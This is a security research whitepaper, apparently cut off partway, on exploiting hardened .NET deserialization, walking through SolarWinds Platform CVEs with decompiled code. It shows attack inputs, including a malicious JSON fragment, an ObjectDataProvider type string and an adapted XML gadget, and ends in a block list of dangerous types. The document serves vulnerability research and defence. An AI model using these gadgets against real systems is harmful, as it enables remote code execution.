Exploiting Hardened .NET Deserialization: New Exploitation Ideas and Abuse of Insecure Serialization

Piotr Bazydło
Vulnerability Researcher at the Trend Micro Zero Day Initiative

September 2023

Hexacon 2023

Table of Contents

Introduction

Deserialization of Untrusted Data became one of the mostly abused vulnerability classes in multiple programming languages. It drew a major attention in 2015, when Gabriel Lawrence and Chris Frohoff presented a talk[1] about the Java deserialization related attacks. In case of the .NET, probably the first deserialization-related whitepaper was presented by James Foreshaw at Black Hat 2012[2]. Then, Alvaro Munoz and Oleksandr Mirosh performed research presented at the Black Hat 2017, called "Friday the 13th JSON Attacks"[3]. Their work was focused on both the .NET and Java JSON/XML deserialization vulnerabilities. It was a comprehensive study that included:

- Review of JSON/XML based serializers.
- Multiple deserialization gadgets that could be used to abuse the insecure deserialization.
- Examples of real-world deserialization vulnerabilities in .NET (like DotNetNuke CVE-2017-9822 vulnerability).

Both whitepapers were a great milestone that revealed the danger of .NET deserialization. Finally, the ysoserial.net tool[4] was published. It is still maintained, and it implements multiple gadgets for different serializers. Because of it, .NET deserialization vulnerabilities discovery rate highly increased. This vulnerability class was severely abused in multiple products and applications, including: SolarWinds Platform, Microsoft SharePoint, Microsoft Exchange and many others.

During last years, Vulnerability Research community has highly contributed into the ysoserial.net project and extended the .NET deserialization knowledge:

- Multiple new deserialization gadgets were discovered.
- New deserialization-related attack vectors were discovered (for example, deserialization issues in resources files parsing[5]).
- Bypasses for the deserialization-oriented controls (for example, bypassing .NET serialization binders[6])

As this vulnerability class became extremely popular, the deserialization issues became both harder to find and harder to exploit. Typically, deserialization routines are protected against misuse with two classical approaches:

- Lists of allowed types (preferred) – only selected types are allowed to be deserialized. Those lists are often extensive, and they can include even a hundred or thousands of classes.
- Lists of blocked types (not preferred, but still popular) – some types are not allowed to be deserialized. Those lists are usually based on two resources: gadgets implemented in ysoserial.net tool and gadgets described in the already mentioned Black Hat whitepapers.

Typically, when a vulnerability researcher sees a block list or an allow list that does not allow to use one of the publicly known gadgets, he/she treats this deserialization spot as a secure one. Such an approach makes sense. As we are not aware of the gadgets that could be used against the target, we cannot abuse this deserialization routine. We may ask a question though – what if our knowledge is insufficient?

[1] https://www.slideshare.net/frohoff1/appseccali-2015-marshalling-pickles
[2] https://media.blackhat.com/bh-us-12/Briefings/Forshaw/BH_US_12_Forshaw_Are_You_My_Type_WP.pdf
[3] https://www.blackhat.com/docs/us-17/thursday/us-17-Munoz-Friday-The-13th-JSON-Attacks-wp.pdf
[4] https://github.com/pwntester/ysoserial.net
[5] https://web.archive.org/web/20180903005001/https://www.nccgroup.trust/uk/about-us/newsroom-and-events/blogs/2018/august/aspnet-resource-files-resx-and-deserialisation-issues/
[6] https://codewhitesec.blogspot.com/2022/06/bypassing-dotnet-serialization-binders.html

With this research, I would like to show that even hardened targets may be exploitable, but we must be more creative. First, this research mainly focuses on .NET setter based serializers for several reasons:

- Those serializers are widely used in multiple kind of products and are extremely popular, notably Newtonsoft.Json (aka JSON.NET) was downloaded almost 3 billion of times through NuGet[7]. It is supported in almost all .NET versions (including .NET Framework and .NET >= 5).
- It is the future. Binary serializers are becoming obsolete (*BinaryFormatter* is obsolete in newer versions of .NET[8]), whereas setter based serializers are widely used and maintained.

There are several main concepts that I would like to show in this research:

- Ysoserial.net is based on gadgets that exists in the .NET Framework. However, the attack surface is much bigger and it can be successfully used to bypass allow/block lists:
    - Deserialization gadgets can exist in the product codebase. For example, I have found multiple deserialization gadgets in SolarWinds classes that allowed me to bypass the implemented mitigations.
    - Deserialization gadgets exist in widely used libraries. They can be as successfully used as the ones implemented in the ysoserial.net, while going completely under the radar. Moreover, some of these gadgets can be used against .NET >= 5, what seems to be a breaking change.
- We tend to look for an easy way to get the Remote Code Execution, but it is not always possible. However, we can find deserialization gadgets that may indirectly lead to the code execution (like Arbitrary File Read or Server-Side Request Forgery gadgets).
- New serializers may appear and they can be abused. I have abused the currently unknown[9] and very powerful MessagePack[10] serializer in one of ICS/SCADA products. Moreover, this serializer is getting more and more popular, so it may appear in future releases of some products.
- Deserialization can be used to abuse the product built-in functionalities and achieve some unexpected effects, like: bypassing the authentication or modifying the product configuration.
- There are still new gadgets to find in .NET Framework. This whitepaper includes several new deserialization gadgets that are applicable to multiple deserializers, like Json.NET, XamlReader or MessagePack.
- Remote Code Execution gadgets exist in .NET >=5, which allow to perform the remote DLL loading. Those are probably the first-ever code execution gadget in newer versions of .NET.
- **Insecure Serialization** is a thing. It may occur that the product is hardened against the deserialization, but it can be exploited through the serialization of the attacker-controlled object. Whitepaper includes:
    - Two serialization gadgets in .NET Framework that can lead to Remote Code Execution.
    - Serialization gadgets in 3rd party libraries.
    - Two real-world examples of Insecure Serialization vulnerabilities in two different products: SolarWinds Platform and Delta Electronics InfraSuite Device Master. Both vulnerabilities allowed to achieve the code execution.

There are two main goals of this research. First, I want to show that targets that appeared to be not exploitable, may be in fact vulnerable. My goal is to help both the vulnerability researchers and developers to increase their awareness and help to make products more secure.

[7] https://www.nuget.org/packages/Newtonsoft.Json/
[8] https://learn.microsoft.com/en-us/dotnet/core/compatibility/core-libraries/7.0/serializationformat-binary
[9] This gadget was unknown when I was writing this part of the whitepaper. Some information about it appeared later and they are described in the MessagePack chapter
[10] https://www.nuget.org/packages/messagepack/

Second of all, I believe that it will increase the attack detection capabilities. Multiple defense-oriented solutions (like WAF, IDS or IPS) are based on the gadget signatures. When attacker abuses the unknown gadget included in the products codebase or in the 3rd party library, his attack may go completely under the radar.

This research is backed up by multiple vulnerabilities that I have found in SolarWinds Platform and Delta Electronics InfraSuite Device Master.

SolarWinds Platform – Deserialization Issues and Block List Bypasses Through Custom Gadgets

During the last two years, there were multiple Insecure Deserialization issues reported in the SolarWinds Platform and its subproducts. I have primarily focused on the main SolarWinds Platform, although different researchers managed to find several vulnerabilities in its additional components. For example, researcher known as "testanull" has found several deserialization issues in SolarWinds Patch Manager[11].

In this chapter, I would like to:

- Provide details about four SolarWinds deserialization vulnerabilities, as some of them were particularly interesting. Those vulnerabilities were also based on different serializers, thus it makes this section a good introductory chapter.
- Describe implemented mitigations.
- Present 4 bypasses for the SolarWinds Block List binder implemented for Json.NET. These bypasses can be divided into two parts:
    - 1 commonly known deserialization gadget, although it was not implemented for Json.NET serializer in ysoserial.net and went under the radar.
    - 3 deserialization gadgets that were found in SolarWinds internal codebase.

Let me start with a quick review of several old SolarWinds Deserialization vulnerabilities.

SolarWinds Platform – CVE-2022-38108

Several SolarWinds services communicate with each other through a RabbitMQ instance, which is accessible through port 5671/TCP. Credentials are required to access it. However:

- High-privileged users were able to extract those credentials through SolarWinds Orion Platform.
- I later found CVE-2023-33225[12], which allowed low-privileged users to extract those credentials.

This vulnerability targeted the SolarWinds Information Service. In order to deliver an AMQP message to the Information Service, the *Routing-Key* of the message must be set to *SwisPubSub*.

Let's verify how SolarWinds handles those messages. We can start with the *EasyNetQ.Consumer.HandleBasicDeliver* method:

```
public void HandleBasicDeliver(string consumerTag, ulong deliveryTag, bool
redelivered, string exchange, string routingKey, IBasicProperties properties,
byte[] body)
{
    ...
    ...
    CS$<>8__locals1.messageProperties = new MessageProperties(properties); // [1]
```

[11] https://sec.vnpt.vn/2021/10/50-shades-of-solarwinds-orion-patch-manager-deserialization-final-part-cve-2021-35218/

[12] https://www.zerodayinitiative.com/advisories/ZDI-23-1006/

```
    ConsumerExecutionContext context = new
ConsumerExecutionContext(this.OnMessage, CS$<>8__locals1.messageReceivedInfo,
CS$<>8__locals1.messageProperties, CS$<>8__locals1.body); // [2]
    this.eventBus.Publish<DeliveredMessageEvent>(new
DeliveredMessageEvent(CS$<>8__locals1.messageReceivedInfo,
CS$<>8__locals1.messageProperties, CS$<>8__locals1.body));

this.handlerRunner.InvokeUserMessageHandlerAsync(context).ContinueWith<Task>(dele
gate(Task<AckStrategy> x)
    {
        BasicConsumer.<>c__DisplayClass21_0.<<HandleBasicDeliver>b__0>d
<<HandleBasicDeliver>b__0>d;
        <<HandleBasicDeliver>b__0>d.<>4__this = CS$<>8__locals1;
        <<HandleBasicDeliver>b__0>d.x = x;
        <<HandleBasicDeliver>b__0>d.<>t__builder =
AsyncTaskMethodBuilder.Create();
        <<HandleBasicDeliver>b__0>d.<>1__state = -1;
        AsyncTaskMethodBuilder <>t__builder =
<<HandleBasicDeliver>b__0>d.<>t__builder;

<>t__builder.Start<BasicConsumer.<>c__DisplayClass21_0.<<HandleBasicDeliver>b__0>
d>(ref <<HandleBasicDeliver>b__0>d);
        return <<HandleBasicDeliver>b__0>d.<>t__builder.Task;
    }, TaskContinuationOptions.ExecuteSynchronously); // [3]
}
```

Snippet 1 CVE-2022-38108 - HandleBasicDeliver method

At *[1]*, the code retrieves the properties of the AMQP message. Those properties are controlled by the attacker who sends the message.

At *[2]*, it creates an execution context, containing both the AMQP message properties and the message body.

At *[3]*, it executes a task to consume the message.

This leads us to the Consume method:

```
public IDisposable Consume(IQueue queue, Action<IHandlerRegistration>
addHandlers, Action<IConsumerConfiguration> configure)
{
    Preconditions.CheckNotNull<IQueue>(queue, "queue");
    Preconditions.CheckNotNull<Action<IHandlerRegistration>>(addHandlers,
"addHandlers");
    Preconditions.CheckNotNull<Action<IConsumerConfiguration>>(configure,
"configure");
    IHandlerCollection handlerCollection =
this.handlerCollectionFactory.CreateHandlerCollection(queue);
    addHandlers(handlerCollection);
    return this.Consume(queue, delegate(byte[] body, MessageProperties
properties, MessageReceivedInfo messageReceivedInfo)
    {
```

```
        IMessage message =
this.messageSerializationStrategy.DeserializeMessage(properties, body); // [1]
        return handlerCollection.GetHandler(message.MessageType)(message,
messageReceivedInfo);
    }, configure);
}
```

Snippet 2 CVE-2022-38108 - Consume method

At [1], *EasyNetQ.DefaultMessageSerializationStrategy.DeserializeMessage* is called. It accepts the message properties and the message body as input. The interesting thing happens here.

```
public IMessage DeserializeMessage(MessageProperties properties, byte[] body)
{
    Type messageType = this.typeNameSerializer.DeSerialize(properties.Type); //
[1]
    object body2 = this.serializer.BytesToMessage(messageType, body); // [2]
    return MessageFactory.CreateInstance(messageType, body2, properties);
}
```

Snippet 3 CVE-2022-38108 - DeserializeMessage method

At *[1]*, we can see something really intriguing. A method named *DeSerialize* is called and it returns an output of type *Type*. As an input, it accepts the *Type* property from the message. That's right – we can control *messageType* type through an AMQP message property!

At *[2]*, it calls *BytesToMessage*, which accepts both the attacker-controlled type and the message body as input.

```
public object BytesToMessage(Type messageType, byte[] bytes)
{
    string @string = Encoding.UTF8.GetString(bytes); // [1]
    EasyNetQSerializer._log.TraceFormat("Decoding msg to type {0}: {1}", new
object[]
    {
        "messageType",
        @string
    });
    return JsonConvert.DeserializeObject(@string, messageType,
this.serializerSettings); // [2]
}
private static readonly Log _log = new Log();
private readonly JsonSerializerSettings serializerSettings = new
JsonSerializerSettings
{
    TypeNameHandling = TypeNameHandling.Auto, // [3]
    Converters = new JsonConverter[]
    {
        new VersionConverter()
    }
};
```

Snippet 4 CVE-2022-38108 - BytesToMessage method

At *[1]*, the message body is decoded as a UTF-8 string. It is expected to contain JSON-formatted data.

At *[2]*, the deserialization is performed. We control both the target type and the serialized payload.

At [3], it can be seen that the *TypeNameHandling* deserialization setting is set to Auto.

We have more than we need to achieve remote code execution here! To do that, we have to send an AMQP message with the *Type* property set to a dangerous type. Following screenshot shows an exemplary message, where *Type* property was set to *WindowsPrincipal* – commonly known deserialization gadget that is implemented in ysoserial.net.



Figure 1 Type controlled through AMQP message property

In the message body, we must deliver the corresponding JSON.NET gadget, in order to achieve RCE.

SolarWinds Platform – CVE-2022-36957

In the previous vulnerability, we were able to fully control the target deserialization type through the AMQP property. When I find such a vulnerability, I like to ask myself the following question: "What does a legitimate message look like?" I often check the types that are being deserialized during typical product operation. It sometimes leads to interesting findings.

I quickly realized that SolarWinds sends messages of one type only:

SolarWinds.MessageBus.Models.Indication

Let's take a moment to analyze this type:

```
[DataContract]
[Serializable]
public class Indication
{
    [DataMember(Order = 1)]
    public Guid SubscriptionId { get; set; }
    [DataMember(Order = 2)]
    public string IndicationType { get; set; }
    [DataMember(Order = 3)]
    public PropertyBag IndicationProperties { get; set; } // [1]
    [DataMember(Order = 4)]
    public PropertyBag SourceInstanceProperties { get; set; } // [2]
}
```

Snippet 5 CVE-2022-36957 - Indication class

At *[1]* and *[2]*, we can see two public members of type *SolarWinds.MessageBus.Models.PropertyBag*. The interesting behavior starts here.

```
[XmlRoot("dictionary", Namespace =
"http://schemas.solarwinds.com/2007/08/informationservice/propertybag")]
[JsonConverter(typeof(PropertyBagJsonConverter))] // [2]
[Serializable]
public class PropertyBag : Dictionary<string, object>, IXmlSerializable // [1]
{
    public PropertyBag() : base(StringComparer.OrdinalIgnoreCase)
    {
    }
    ...
}
```

Snippet 6 CVE-2022-36957 - PropertyBag class

At *[1]*, you can see the definition of the class in question, *SolarWinds.MessageBus.Models.PropertyBag*.

At *[2]*, a custom converter is registered for this class - *SolarWinds.MessageBus.Models. PropertyBagJsonConverter.* It implements the *ReadJson* method, which will be called during deserialization.

```
public override object ReadJson(JsonReader reader, Type objectType, object
existingValue, JsonSerializer serializer)
{
    if (reader.TokenType == JsonToken.Null)
    {
        return null;
    }
    if (reader.TokenType == JsonToken.StartObject)
    {
        PropertyBag propertyBag = new PropertyBag();
        foreach (JProperty jproperty in JObject.Load(reader).Properties()) // [1]
        {
            object value;
            if (jproperty.Value.Type == JTokenType.Null)
            {
                value = null;
            }
            else
            {
                JObject jobject = (JObject)jproperty.Value; // [2]
                Type type = Type.GetType((string)jobject["t"]); // [3]
                value = jobject["v"].ToObject(type, serializer); // [4]
            }
            propertyBag[jproperty.Name] = value;
        }
        return propertyBag;
```

```
    }
    throw new InvalidOperationException(string.Format("Unexpected json token type
{0}", reader.TokenType));
}
```

Snippet 7 CVE-2022-36957 - ReadJson conversion method

At *[1]*, the code iterates over the JSON properties.

At *[2]*, a JSON value is retrieved and casted to the *JObject* type.

At *[3]*, a *Type* is retrieved on the basis of the value stored in the t key.

At *[4]*, the object stored in the v key is deserialized, where we control the target deserialization type (again)!

You can see that we are again able to control the deserialization type! This type is delivered through the *t* JSON key and the serialized payload is delivered through the *v* key.

Let's have a look at a fragment of a legitimate message:

```
{
    "IndicationProperties": {
        "IndicationId": {
            "t": "System.Guid",
            "v": "f1d36712-c689-4133-babb-9da0f8381c5c"
        },
        "IndicationTime": {
            "t": "System.DateTime",
            "v": "2022-05-19T09:47:58.5791014Z"
        },
        "SequenceNumber": {
            "t": "System.Int64",
            "v": 33
        },
        "AccountId": {
            "t": "System.String",
            "v": "SYSTEM"
        }
    }
}
```

Snippet 8 CVE-2022-36957 - Fragment of legitimate JSON

We can take any property, for instance: *IndicationId*. Then, we need to:

- Set the value of the *t* key to the name of a malicious type.
- Put a malicious serialized payload in the value of the *v* key.

As the JSON deserialization settings are set to *TypeNameHandling.Auto*, it is enough to deliver something like this:

```
"IndicationId": {
    "t": "System.Object",
    "v": {MALICIOUS-GADGET-HERE}
```

```
}
```

Snippet 9 CVE-2022-36957 - Fragment of malicious message

Now, let's imagine that the first bug described above, CVE-2022-38108, got fixed by hardcoding of the target deserialization type to *SolarWinds.MessageBus.Models.Indication*. After all, this is the only legitimate type to be deserialized. That fix would not be enough, because *SolarWinds.MessageBus.Models.Indication* can be used to deliver an inner object, with an attacker-controlled type. We have a second RCE through control of the type here.

SolarWinds Platform – CVE-2022-36958

SolarWinds defines some inner methods/operations called "SWIS verbs". Those verbs can be either:
a) Invoked directly through the API.
b) Invoked indirectly through the Orion Platform Web UI (Orion Platform invokes verbs internally).

There are several things that we need to know about SWIS verbs:

- They are invoked using a payload within an XML structure.
- They accept arguments of predefined types.

For instance, consider the *Orion.AgentManagement.Agent.Deploy* verb. It accepts 12 arguments. The following screenshot presents those arguments and their corresponding types.

EntityName	VerbName	Name	Type
Orion.AgentManagement.Agent	Deploy	pollingEngineId	System.Int32
Orion.AgentManagement.Agent	Deploy	agentName	System.String
Orion.AgentManagement.Agent	Deploy	hostname	System.String
Orion.AgentManagement.Agent	Deploy	ipAddress	System.String
Orion.AgentManagement.Agent	Deploy	machineUserName	System.String
Orion.AgentManagement.Agent	Deploy	machinePassword	System.String
Orion.AgentManagement.Agent	Deploy	additionalUsername	System.String
Orion.AgentManagement.Agent	Deploy	additionalPassword	System.String
Orion.AgentManagement.Agent	Deploy	passwordIsPrivateKey	System.Boolean
Orion.AgentManagement.Agent	Deploy	privateKeyPassword	System.String
Orion.AgentManagement.Agent	Deploy	agentMode	System.Int32
Orion.AgentManagement.Agent	Deploy	installPackageFallbackId	System.String

Figure 2 CVE-2022-36958 - Arguments for Orion.AgentManagement.Agent.Deploy Verb

The handling of arguments is performed by the method *SolarWinds.InformationService.Verb.VerbExecutorContext.UnpackageParameters(XmlElement[], Stream)*:

```
public void UnpackageParameters(XmlElement[] parameters, Stream stream)
{
    ...
    ...
    Type argumentType = this._executor.GetArgumentType(index); // [1]
    XmlElement xmlElement = parameters[index];
    object result;
```

```
    try
    {
        ...
        ...
        else
        {
            DataContractSerializer dataContractSerializer = new
DataContractSerializer(argumentType); // [2]
            string attribute = xmlElement.GetAttribute("nil",
"http://www.w3.org/2001/XMLSchema-instance");
            if ("true".Equals(attribute, StringComparison.OrdinalIgnoreCase))
            {
                result = null;
            }
            else if (xmlElement.Name.Equals("ArrayOfanyType"))
            {
                IList list = null;
                foreach (object obj in xmlElement.ChildNodes)
                {
                    XmlElement xmlElement2 = (XmlElement)obj;
                    object obj2 =
dataContractSerializer.ReadObject(xmlElement2.CreateNavigator().ReadSubtree(),
false); // [3]
                    if (list == null)
                    {
                        Type type = obj2.GetType();
                        list =
(IList)Activator.CreateInstance(typeof(List<>).MakeGenericType(new Type[]
                        {
                            type
                        }));
                    }
                    list.Add(obj2);
                }
                result = list.GetType().GetMethod("ToArray").Invoke(list, null);
            }
            else
            {
                result =
dataContractSerializer.ReadObject(xmlElement.CreateNavigator().ReadSubtree(),
false); // [4]
            }
        }
    }
    ...
    ...
}
```

Snippet 10 CVE-2022-36958 - UnpackageParameters method

At *[1]*, the *Type* is retrieved for the given verb argument.

At *[2]*, a *DataContractSerializer* is initialized with the retrieved argument type.

At *[3]* and *[4]*, the argument is deserialized.

We know that we are dealing with a *DataContractSerializer*. We cannot control the deserialization types though. My first thought was: I had already found some abusable *PropertyBag* classes. Maybe there are more to be found here?

It quickly turned out to be a good direction. There are multiple SWIS verbs that accept arguments of a type named *SolarWinds.InformationService.Addons.PropertyBag*. We can provide arbitrary XML to be deserialized to an object of this type.

```
[XmlRoot("dictionary", Namespace =
"http://schemas.solarwinds.com/2007/08/informationservice/propertybag")]
[XmlSchemaProvider("GetSchema")]
[Serializable]
public class PropertyBag : Dictionary<string, object>, IXmlSerializable
{
...
    public void ReadXml(XmlReader reader) // [1]
    {
        foreach (XElement parent in
PropertyBag.ElementsNamespaceOptional((XElement)XNode.ReadFrom(reader), "item"))
// [2]
        {
            XElement xelement = PropertyBag.ElementNamespaceOptional(parent,
"key"); // [3]
            if (xelement != null)
            {
                string value = xelement.Value;
                XElement xelement2 = PropertyBag.ElementNamespaceOptional(parent,
"type"); // [4]
                if (xelement2 != null)
                {
                    string value2 = xelement2.Value;
                    XAttribute xattribute = xelement2.Attribute("overrideType");
                    if (xattribute != null)
                    {
                        value2 = xattribute.Value;
                    }
                    object value3 = null;
                    XElement xelement3 =
PropertyBag.ElementNamespaceOptional(parent, "value"); // [5]
                    if (xelement3 != null && !xelement3.IsEmpty)
                    {
                        string value4 = xelement3.Value;
                        value3 = this.Deserialize(value4, value2); // [6]
                    }
                    base.Add(value, value3);
                }
            }
        }
```

```
    }

    protected virtual object Deserialize(string serializedValue, string typeName)
    {
        return SerializationHelper.Deserialize(serializedValue, typeName); // [7]
    }
    ...
}
```

Snippet 11 CVE-2022-36958 - ReadXml method

At *[1]*, the *ReadXml* method is defined. It will be called during deserialization.

At *[2]*, the code iterates over the provided items.

At *[3]*, the key element is retrieved. If present, the code continues.

At *[4]*, the value of the type element is retrieved. One may safely assume where it leads.

At *[5]*, the value element is retrieved.

At *[6]*, the *Deserialize* method is called, and the data contained in both the value and type tags are provided as input.

At *[7]*, the serialized payload and type name are passed to the *SolarWinds.InformationService.Serialization.SerializationHelper*.Deserialize method.

Again, both the type and the serialized payload are controlled by the attacker. Let me verify this deserialization method.

```
public static object Deserialize(string value, string typename)
{
    SerializerInfo serializerInfo;
    object result;
    if (SerializationHelper.cachedObjectTypes.TryGetValue(typename, out
serializerInfo)) // [1]
    {
        result = serializerInfo.DeSerializer(value, serializerInfo.ObjectType);
    }
    else
    {
        Type type = Type.GetType(typename); // [2]
        result = SerializationHelper.DeserializeFromStrippedXml(value, type); //
[3]
    }
    return result;
}
```

Snippet 12 CVE-2022-36958 - Deserialize method

At *[1]*, the code checks if the provided type is cached.

If not, the type is retrieved from a string at *[2]*.

At *[3]*, the static *DeserializeFromStrippedXml* is called.

```
public static object DeserializeFromStrippedXml(string value, Type type)
{
    return
SerializationHelper.serializerCache.GetSerializer(type).DeserializeFromStrippedXm
l(value);
}
```

Snippet 13 CVE-2022-36958 - DeserializeFromStrippedXml method

As you can see, the static *DeserializeFromStrippedXml* method retrieves a serializer object by calling *SerializationHelper.serializerCache.GetSerializer(type)*. Then, it calls the (non-static) *DeserializeFromStrippedXml(string)* method on the retrieved serializer object.

Let's see how the serializer is retrieved.

```
public XmlStrippedSerializer GetSerializer(Type type)
{
    string fullName = type.FullName;
    XmlStrippedSerializerCache._log.DebugFormat("Requesting serializer for {0}",
fullName);
    XmlStrippedSerializer serializerInternal;
    if (!this.cache.TryGetValue(fullName, out serializerInternal)) // [1]
    {
        serializerInternal = this.GetSerializerInternal(type, fullName); // [2]
    }
    return serializerInternal;
}
private XmlStrippedSerializer GetSerializerInternal(Type type, string typeName)
{
    XmlTypeMapping xmlTypeMapping = new
XmlReflectionImporter().ImportTypeMapping(type); // [3]
    XmlStrippedSerializer value = new XmlStrippedSerializer(new
XmlSerializer(type), xmlTypeMapping.XsdElementName, xmlTypeMapping.Namespace,
type); // [4]
    return this.cache.GetOrAdd(typeName, value);
}
```

Snippet 14 CVE-2022-36958 - GetSerializer method

At *[1]*, the code tries to retrieve the serializer from a cache. In case of a cache miss, it retrieves the serializer by calling *GetSerializerInternal* (*[2]*), so our investigation continues with *GetSerializerInternal*.

At *[3]*, an *XmlTypeMapping* is retrieved on the basis of the attacker-controlled type. It does not implement any security measures. It is only used to retrieve some basic information about the given type.

At *[4]*, an *XmlStrippedSerializer* object is initialized. Four arguments are supplied to the constructor:

- A new *XmlSerializer* instance, where the type of the serializer is controlled by the attacker(!).
- The *XsdElementName* of the target type, obtained from the *XmlTypeMapping*.
- The *Namespace* of the type, also obtained from the *XmlTypeMapping*.
- The type itself.

So far, we have two crucial facts:

- We are switching deserializers. The overall SWIS verb payload and arguments are deserialized with a *DataContractSerializer*. However, our *PropertyBag* object will eventually be deserialized with an *XmlSerializer*.
- We fully control the type provided to the *XmlSerializer* constructor, which is a key condition for exploitation.

It seems that we have it, another RCE through type control in deserialization. As *XmlSerializer* can be abused through the *ObjectDataProvider*, we can set the target deserialization type to the following:

System.Data.Services.Internal.ExpandedWrapper`2[[System.Web.UI.LosFormatter, System.Web, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a],[System.Windows.Data.ObjectDataProvider, PresentationFramework, Version=4.0.0.0, Culture=neutral, PublicKeyToken=31bf3856ad364e35]], System.Data.Services, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e08

However, let's analyze the *XmlStrippedSerializer.DeserializeFromStrippedXml(String)* before celebrating.

```
public XmlStrippedSerializer(XmlSerializer serializer, string xsdElementName,
string ns, Type type)
{
    this._serializer = serializer;
    this._xsdElementName = xsdElementName;
    this._ns = ns;
    this._type = type;
}
public object DeserializeFromStrippedXml(string strippedXml)
{
    if (strippedXml == null)
    {
        throw new ArgumentNullException("strippedXml");
    }
    string s = string.Format("<{0} xmlns='{1}'>{2}</{0}>", this.XsdElementName,
this.Namespace, strippedXml); // [1]
    return this.Serializer.Deserialize(new StringReader(s)); // [2]
}
```

Snippet 15 CVE-2022-36958 - XmlStrippedSerializer.DeserializeFromStrippedXml method

Something unusual is happening here. At *[1]*, a new XML string is being created. It has the following structure:

<XsdElementName xmlns='Namespace'>ATTACKER-XML</XsdElementName>

To sum up:

- The attacker's XML gets wrapped with a tag derived from the delivered type (see *GetSerializerInternal* method).
- Moreover, the retrieved *Namespace* is inserted into the xmlns attribute.

The attacker controls a major fragment of the final XML and controls the type. However, due to the custom XML wrapping, the ysoserial.net gadget will not work out of the box. The generated gadget looks like this:

```
<ExpandedWrapperOfLosFormatterObjectDataProvider
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema" >
    <ExpandedElement/>
    <ProjectedProperty0>
        <MethodName>Deserialize</MethodName>
        <MethodParameters>
            <anyType xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema" xsi:type="xsd:string">base64 payload
removed for clarity</anyType>
        </MethodParameters>
        <ObjectInstance xsi:type="LosFormatter"></ObjectInstance>
    </ProjectedProperty0>
</ExpandedWrapperOfLosFormatterObjectDataProvider>
```

Snippet 16 CVE-2022-36958 - ysoserial.net ObjectDataProvider gadget

The first tag is equal to *ExpandedWrapperOfLosFormatterObjectDataProvider*. This tag will be automatically generated by the *DeserializeFromStrippedXml* method, thus we need to remove it from the generated payload! When we do so, the following XML will be passed to the *XmlSerializer.Deserialize* method:

```
<ExpandedWrapperOfLosFormatterObjectDataProvider xmlns=''>
    <ExpandedElement/>
    <ProjectedProperty0>
        <MethodName>Deserialize</MethodName>
        <MethodParameters>
            <anyType xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema" xsi:type="xsd:string">base64 payload
removed for clarity</anyType>
        </MethodParameters>
        <ObjectInstance xsi:type="LosFormatter"></ObjectInstance>
    </ProjectedProperty0>
</ExpandedWrapperOfLosFormatterObjectDataProvider>
```

Snippet 17 CVE-2022-36958 - gadget delivered to XmlSerializer.Deserialize method (after removing the first tag)

We still have a major issue here.

When one compares both the original ysoserial.net gadget and our current gadget, one big difference can be spotted:

- The original gadget defines two namespaces in the root tag: *xsi* and *xsd*.
- The current gadget contains an empty *xmlns* attribute only.

The *ObjectInstance* tag relies on the *xsi* namespace. Consequently, deserialization will fail.

Luckily, the namespace does not have to be defined in the root tag specifically. Accordingly, we can fix our gadget by defining both namespaces in the *ProjectedProperty0* tag. The final gadget is as follows:

```
<ExpandedElement/>
```

```
<ProjectedProperty0 xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema">
    <MethodName>Deserialize</MethodName>
    <MethodParameters>
        <anyType xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema" xsi:type="xsd:string">base64 payload
removed for clarity</anyType>
    </MethodParameters>
    <ObjectInstance xsi:type="LosFormatter"></ObjectInstance>
</ProjectedProperty0>
```

Snippet 18 CVE-2022-36958 - final deserialization gadget

In this way, third RCE can be achieved, where we fully control the target deserialization type.

SolarWinds Platform – CVE-2022-36964

Technically, this issue is identical to CVE-2022-36958. However, it exists in a different class that shares the same implementation of the *ReadXml* method. In this case, the vulnerable class is *SolarWinds.InformationService.Contract2.PropertyBag*.

An argument of this type is accepted by the *TestAlertingAction* SWIS verb, thus this issue is exploitable through the API.

This class may appear familiar to some of you. I already abused that same class with JSON.NET deserialization in CVE-2021-31474. This vulnerability has been 1dayed by the researcher known as testanull or Jang, and it has been described here[13]. Almost one and a half years later, I realized that this class can be abused in a totally different way as well.

SolarWinds Platform – Implemented Mitigations

We are moving towards one of the main research ideas of this whitepaper – finding the deserialization gadgets in products codebase. Firstly, let's verify an implemented mitigations for two vulnerabilities, which were based on the Json.NET deserialization:

- CVE-2022-38108
- CVE-2022-36957

They were patched with an implementation of the following block list:

```
private static readonly ISet<string> BlackListSet = new
HashSet<string>(StringComparer.OrdinalIgnoreCase)
{
    "System.Diagnostics.Process",
    "System.Diagnostics.ProcessStartInfo",
    "System.Data.Services.Internal.ExpandedWrapper",
    "System.Workflow.ComponentModel.AppSettings",
